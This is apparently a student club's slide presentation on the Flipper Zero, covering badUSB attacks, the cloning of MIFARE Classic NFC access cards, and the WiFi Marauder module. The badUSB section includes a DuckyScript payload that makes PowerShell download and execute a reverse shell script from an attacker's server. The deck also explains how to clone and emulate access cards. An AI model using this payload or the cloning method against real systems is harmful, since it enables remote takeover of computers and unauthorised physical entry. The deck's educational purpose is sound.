


Flipper Zero

A club.eh Presentation

Disclaimer!

Everything presented today is for educational purposes!We do not condone or encourage the use of any information in this presentation for ***malicious*** purposes.

Agenda - Flipper Zero Features

- About the Flipper Zero
- badUSB
  - Overview
  - Use Cases
  - Reverse Shell Demo*
- Radio Frequency
  - Overview
  - Access Control With NFC
  - Clone NFC Tag/Card Demo*
- WiFi
  - Installing WiFi Features
  - Marauder
  - Marauder Demo*
- Other Flipper Features

*Demos are pre recorded

About the Flipper Zero

- Open-source “multi-tool” for various radio protocols
  - (NFC) Near Field Communication
  - (RFID) Radio Frequency Identification
- And more…
  - iButton
  - Infrared
  - (GPIO) General-Purpose Input/Output for Extensibility

- The Flipper Zero is an open-source handheld device packed with features for interacting with access control systems through radio protocols as well as debugging hardware and being extensible through the GPIO pins.
- By open-source, we mean that everything from the firmware to the PCB schematics are publicly available on their website or GitHub.
  - Many people have made their own custom firmware for the flipper (RogueMaster, SquanchWare, Unleashed, Xtreme, so many more).

badUSB

badUSB - Overview

- Acts as a Human Interface Device, such as a keyboard
- Types thousands of words per minute
- Automate IT tasks

- A badUSB is a programmable usb that is used to execute a script when plugged into a device
- The badUSB is often used to run malicious programs when plugged into a device such as a computer's usb ports, a phone, or even a public kiosk such as self-serve photo booths.
- badUSB's are also difficult to successfully use for malicious intents as the person must physically insert the bad usb into a USB port without being detected
- badUSB's also have a variety of use cases that aren't as malicious. The device can automate IT tasks and can type thousands of words per minute
- A pen tester could use it in their line of work or an IT professional setting up computers


badUSB - Cyber Attacks

- Rare in practice, *usually* used in conjunction with Social Engineering
- Fin7
  - Ransomware
- DarkVishnya
  - Reverse Shells
  - *not-a-virus.RemoteAdmin.Win32.DameWare*
  - *MEM:Trojan.Win32.Metasploit*
  - And More

- Fin7: A ransomware operation run by the hacker group Fin7. Used badUSB's to hack large companies by targeting employees. By impersonating the government or companies, they would send packages with letters and accompanying usb drives within them. They would convince the target to input the usb for gift cards or important information at which point the ransomware payload of the badUSB would be loaded onto the victim's computer.

- DarkVishnya: Cybercriminals attacked multiple banks in eastern europe using bad USB's by sneaking into central or regional branches posing as unsuspicious people such as couriers and job seekers. They would then connect their bash bunny device, with badUSB functionality, to create reverse shells and plant trojans. (Full list available in slide references). The attackers would connect to the reverse shell and gain access to the bank's local network.

badUSB - Reverse Shell Demo



- The Flipper downloads and executes a reverse shell payload on the Victim Machine
- The Attacker netcat listener accepts the connection
- The Attacker Kali machine now has a shell on the Victim Windows machine


- The reverse shell payload is downloaded rather than typed using a badUSB script because it is MUCH faster to plant the payload this way, which is important in a social engineering attack.

badUSB - Reverse Shell Demo

Duckyscript:


```
GUI r

STRING powershell "IEX (New-Object
Net.WebClient).DownloadString('http://192.168.1.78/revshell.ps1');"
```

1. Opens a run box in Windows
2. Downloads revshell.ps1 payload from server hosted by the attacker
3. Executes the downloaded payload with Powershell




- GUI r is synonymous to pressing Win+R to open the run box
- STRING types the following string
- The Flipper is used to download and execute the payload
- The payload is downloaded because it is faster than using the Flipper's badUSB feature to type the payload into the victim machine

Near Field Communication



NFC - Near Field Communication

- What is it?
  - 13.56 MHz high-frequency radio protocol
  - Approximately 424 kbit/s transmission rate
  - 10cm range
- How does it work?
  - Flipper zero has a built in NFC module
  - Flipper zero can be used for initiating and receiving NFC signals
  - It can read, save, and emulate NFC cards




What is it?
NFC means near Field Communication. NFC is a technology that involves transmitting high frequency signals usually in the order of units to 10s of megaHertz. These high-frequency signals diminish in strength significantly with increasing distance. Hence, they are usually reserved for very short but powerful distance transmissions of a maximum of a few centimeters.

How does it work?
Flipper zero has a built in 13.56 MHz module which is capable of reading, saving, or even emulating NFC cards. By reading, I mean that Flipper zero can access the identification information stored on an NFC card. By saving, I mean that Flipper zero can copy and store this information. By emulating, I mean that Flipper zero can use the stored information to act like the NFC card.

NFC - Tags and Cards


- The card and tag contain an antenna and 1024 bytes of EEPROM memory
- *Optional* Symmetric Key Encryption using CRYPTO1 cipher



- The picture shown at the bottom of this slide shows the inside of the MIFARE card that we will be cloning in the demonstration.
- There is an antenna wrapped around the outside of the card and a integrated circuit that contains the 1KB of memory.
- Some versions of the MIFARE standard allow for symmetric key encryption using the proprietary CRYPTO1 cipher which is an insecure cipher.

NFC - Access Control


- We will Clone a MIFARE Classic 1KB tag and card
- These NFC tokens are widely used for:
  - *Public Transportation Access Control*
  - *Car Parking and Toll Collection*
  - *Consumer Rewards Programs*
  - *Campus ID*
  - *Employee ID*



Now, let's consider a few applications of NFC technology:

- Along with the card that was just shown, I will also be cloning a NFC tag as seen in the top right of the slide.
- NFC tokens like these are widely used for Access control in many areas like public transport, car parking, rewards programs, campus and employee ID cards.
  - London public transport Oyster Card attacks


NFC- MIFARE Token Cloning Demonstration



- The Flipper will clone the MIFARE NFC Token
- The MIFARE card is cloned by the Flipper first requesting the data, and then the card sending the data.

- The MIFARE card is cloned by the Flipper Zero first requesting the data from the token and then the MIFARE replies with the contents of the NFC token.
- The card is passive, so the energy in the request is more than enough to power the card to send a response
- Once the card has been copied to the Flipper Zero we are able to emulate an exact copy of the MIFARE card.

NFC- MIFARE Token Cloning Demonstration



- The RFID reader will react the same for the MIFARE card and the emulated card on the Flipper Zero
- We can see the plaintext data on the MIFARE card with the output of the RFID reader

- Once the MIFARE card has been cloned we will have an exact copy on the Flipper Zero to interact with similar Access Control systems that the original card was intended for.


WiFi
MARAUDER

Flipper Zero x WiFi Marauder

- The Flipper does not natively support WiFi
- WiFi can be added to the Flipper through the GPIO and a module

- WiFi can be added to the Flipper by building a module and connecting with serial through the GPIO
- The module at its core is a ESP32 system on a chip (SoC)
  - These SoCs are popular IoT chips and have a wide range of applications and use Espressif's own development framework that is based on C
  - The SoCs are usually sold on a breakout board,
    - Breakout boards extend the VERY small pins (Surface Mount Device (SMD) size) on the SoC to more useable (and prototypable) pins.
    - Breakout boards also manage power delivery and other sub circuits that the SoC needs.
- The ESP32 SoC runs the Marauder firmware, which is different than the Flipper Zero firmware

WiFi Marauder

- Suite of WiFi and Bluetooth Offensive and Defensive tools
  - Created by GitHub user justcallmekoko
- Firmware hosted on a ESP-32 System on a Chip (SoC)

WiFi Marauder - Components

- ESP32
  - External Antenna (optional)
- SD card board (optional)
- Flipper Zero

- SD card board is used for saving pcap files because we cannot directly save to the SD card on the Flipper Zero
- ESP32 is the hardware that the marauder is hosted on, it contains the network interface and processes all of the WiFi traffic on it's dualcore 160-240 MHz 32-bit processor
- (OPTIONAL) An external antenna is optional because the ESP32 has a PCB antenna, but it is limited in range so an external modular antenna will get better reception.
- The Flipper Zero is controller for the ESP32, and it also provides a GUI for sending commands and reading truncated WiFi traffic (truncated b/c of the limited screen size of the Flipper)

Other Flipper Zero Features

- *125KHz RFID*
- *Infrared*
- *Bluetooth*
- *iButton*
- *So many more with GPIO*

We have discussed and demonstrated some Flipper zero applications. However, Flipper zero has some other hardware features that make it useful for other applications.

- It has a 125KHz RFID module which overlaps the NFC module. RFID means Radio Frequency Identification. This technology is similar to NFC. The only difference is that RFID uses much lower wireless transmission frequencies which can work on longer distance ranges but are less powerful. RFID is used in some key fobs and wrist bands.
- Flipper Zero can also be used as an Infrared transceiver. This means it is able to both receive and transmit Infrared signals. With this feature, one thing you can do is use Flipper zero as a remote control. In a similar way you can use Flipper Zero for Bluetooth connections.
- Beyond wireless transmission, Flipper zero has a built in 1-Wire connector which enables it to both read, write to, and emulate iButton contact keys. Although Flipper zero has some memory in it, it has a MicroSD Card slot which allows memory expansion. Despite all these features, Flipper Zero is able to communicate with other Flipper zero devices using a 433 MHz frequency.

Presentation Care Package

Includes:

- Presentation Slides and Notes
- References
- Wiring Diagrams
- Source Code
- Artifacts
- Payloads
- Freeware Used

Available in the #free-learning Discord Channel on March 15th

Questions?

References

- https://flipperzero.one/
- https://www.androidauthority.com/what-is-nfc-270730/
- https://www.youtube.com/watch?v=m0wXeSxQj9I
- https://link.springer.com/content/pdf/10.1007/978-3-540-85893-5_20.pdf
- https://securelist.com/darkvishnya/89169/